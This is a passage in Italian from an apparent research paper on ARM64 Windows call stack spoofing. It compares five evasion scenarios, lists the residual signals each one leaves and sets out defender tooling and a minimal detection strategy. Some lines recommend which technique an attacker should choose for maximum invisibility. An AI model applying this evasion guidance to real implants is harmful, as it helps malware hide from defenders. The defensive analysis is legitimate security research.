Scenario 3 (Multi-Frame Recursion) offre il miglior compromesso per un attaccante che operi esclusivamente in user-mode contro un difensore dotato solo di strumenti user-mode. La catena prodotta da `CaptureStackBackTrace` — 10 frame con gadget `ntdll` interleaved tra frame reali di `RecursiveSpoofHelper` — è *strutturalmente identica* a una legittima sequenza di callback `ntdll`. SP rimane all'interno dei limiti TEB, non esistono `RetAddr` nulli in posizione anomala, e i gadget hanno record `.pdata` validi. Nessun walker user-mode, da solo, può distinguere questa catena da una chiamata legittima senza conoscere la ground truth.

Il costo aggiuntivo rispetto a Scenario 2 è la selezione di tre gadget compatibili (LR dei tre livelli ricorsivi) e la gestione del contesto `RECURSIVE_SPOOF_CONTEXT`. La complessità rimane gestibile.

5.1.2 Il Punto di Massima Evasione (con Costo)

Scenari 4 e 5 eliminano completamente il backtrace visibile a `CaptureStackBackTrace`, riducendo la call chain a 2 frame. Questa è la firma più difficile da correlare a una specifica funzione target. Il costo è la firma SP fuori TEB — irreducibile in user-mode — che rende la tecnica rilevabile da qualsiasi strumento che verifichi `[StackLimit, StackBase]` prima di ogni frame.

Per un attaccante che controlli la narrativa del processo (ad esempio, un impianto la cui presenza sia già nota al difensore e classificata come autorizzata), la firma SP può essere accettabile. Per un attaccante che punta all'invisibilità totale, Scenario 3 è preferibile.

5.2 Segnali Residui Ineliminabili in User-Mode

Ogni tecnica di call stack spoofing analizzata lascia almeno un segnale che non può essere eliminato senza uscire dallo spazio user-mode o senza introdurre una firma alternativa di pari visibilità.

SP fuori `[TEB.StackLimit, TEB.StackBase]` (Scenari 4 e 5). L'istruzione `mov sp, x27` in `ExecuteWithFakeFrame` trasferisce il controllo dello stack a memoria `VirtualAlloc`. L'unico modo per nascondere questa anomalia è aggiornare manualmente `TEB.StackBase` e `TEB.StackLimit` per coprire il fake stack. Questa scrittura nel TEB è legale in user-mode, ma trasforma il problema: la regione puntata da `TEB.StackBase` diventerebbe di tipo `MEM_PRIVATE` invece di `MEM_STACK`, sostituendo la firma SP con la firma del tipo di allocazione. Un attaccante non può eliminare entrambe le firme contemporaneamente senza privilegi kernel per modificare i descrittori di memoria.

`RetAddr` nullo in posizione non terminale (Scenari 2 e 3). La troncatura della catena `.pdata` produce un `RetAddr 00000000 00000000` prima dei frame CRT canonici (`BaseThreadInitThunk`, `RtlUserThreadStart`). Questo segnale è più sottile della firma SP: non è rilevabile da un singolo walker, ma è identificabile da una regola che controlli se la profondità della catena corrisponde alla struttura attesa per il tipo di thread. Un thread CRT legittimo termina sempre con i due frame CRT; una catena che termini prima con null è strutturalmente anomala.

ParentImage anomalo (Scenario 5). Sysmon EID 1 registra `ParentImage = stack_spoof.exe`: la relazione di parentela è visibile indipendentemente dal meccanismo di invocazione. Questo segnale è contestuale (richiede una lista di processi autorizzati a creare processi di sistema), ma non è eliminabile: `NtCreateUserProcess` registra sempre il processo padre, e Sysmon EID 1 lo espone senza dipendere dallo stack del thread chiamante.

5.3 Tradeoff del Difensore: Copertura vs Costo

Il difensore dispone di un insieme di strumenti con coperture complementari e costi operativi diversi. La Tabella 5.2 valuta ogni strumento su due assi: scenari coperti e costo di deployment/false positive rate.

Strumento	Scenari rilevati	Costo	Limite principale
Sysmon EID 1	Sc5 (ParentImage)	Basso (driver esistente)	Contestuale: richiede allowlist
Walker user-mode (SP check)	Sc4, Sc5 (SP anomalia)	Basso (hook in-process)	Cieco a pivot se non eseguito al momento corretto
Walker user-mode (depth check)	Sc2, Sc3 (null RetAddr)	Medio	FPR elevato senza baseline per processo
Kernel-mode stack capture	Sc1–5 (tutti)	Alto (kernel driver)	Overhead syscall; richiede firma Microsoft
PAC (<code>/guard:signret</code>)	Sc2, Sc3 (LR falso)	Nessuno a runtime (hardware); opt-in tool-chain	Solo binari compilati con <code>/guard:signret</code> ; legacy non protetti

Tabella 5.2: Tradeoff difensore: copertura degli scenari vs costo operativo. FPR = false positive rate.

5.3.1 La Combinazione Minima Efficace

Nessuno strumento singolo copre tutti e cinque gli scenari a costo accettabile. La combinazione con il miglior rapporto copertura/costo per un difensore in contesto enterprise è:

1. **Sysmon EID 1 con allowlist** — copre Scenario 5 a costo zero aggiuntivo se Sysmon è già deployato. Richiede manutenzione della lista dei processi autorizzati a creare processi di sistema.
2. **SP bounds check al momento della syscall** — intercettare `NtCreateUserProcess` e `NtAllocateVirtualMemory` con un minifilter o callback kernel verifica la condizione (2.1) nel contesto del thread chiamante, coprendo Scenari 4 e 5 in modo deterministico.

3. **Profondità minima del backtrace** — una regola che imponga almeno N frame validi prima dei frame CRT rileva la troncatura di Scenari 2 e 3. Il valore di N deve essere calibrato per processo per evitare falsi positivi su thread con catene di chiamata corte per design.

Scenario 3 rimane il caso più difficile: la sua catena è strutturalmente valida, SP è in bounds, e i gadget hanno `.pdata` legittima. L'unica detection affidabile senza ground truth è la correlazione comportamentale: un thread che esegua sistematicamente chiamate a funzioni `ntdll` specifiche in un pattern interleaved è anomalo rispetto alla baseline del processo.

Il risultato fondamentale di questa analisi è asimmetrico: l'attaccante può scegliere il punto ottimale sulla curva complessità/invisibilità in funzione del livello di detection del difensore; il difensore deve coprire l'intera curva per garantire la rilevazione di tutte le tecniche. Questa asimmetria si riduce solo con strumenti che operino a un livello di privilegio che il codice offensivo non può raggiungere: kernel-mode callback e PAC hardware già attivo per i binari che adottano `/guard:signret`.

Bibliografia

- [1] Alexander Hagenah. ARM64-CallStackSpoofing. <https://github.com/xaitax/ARM64-CallStackSpoofing>, 2025. Accessed: 2026.
- [2] Microsoft. Overview of ARM64 ABI conventions. <https://learn.microsoft.com/en-us/cpp/build/arm64-windows-abi-conventions>. Accessed: 2026.
- [3] Microsoft. x64 exception handling — .pdata and .xdata. <https://learn.microsoft.com/en-us/cpp/build/exception-handling-x64>. Accessed: 2026. ARM64 unwind codes documented in arm64-exception-handling.
- [4] Mark E. Russinovich, David A. Solomon, and Alex Ionescu. *Windows Internals, Part 1*. Microsoft Press, 7 edition, 2017.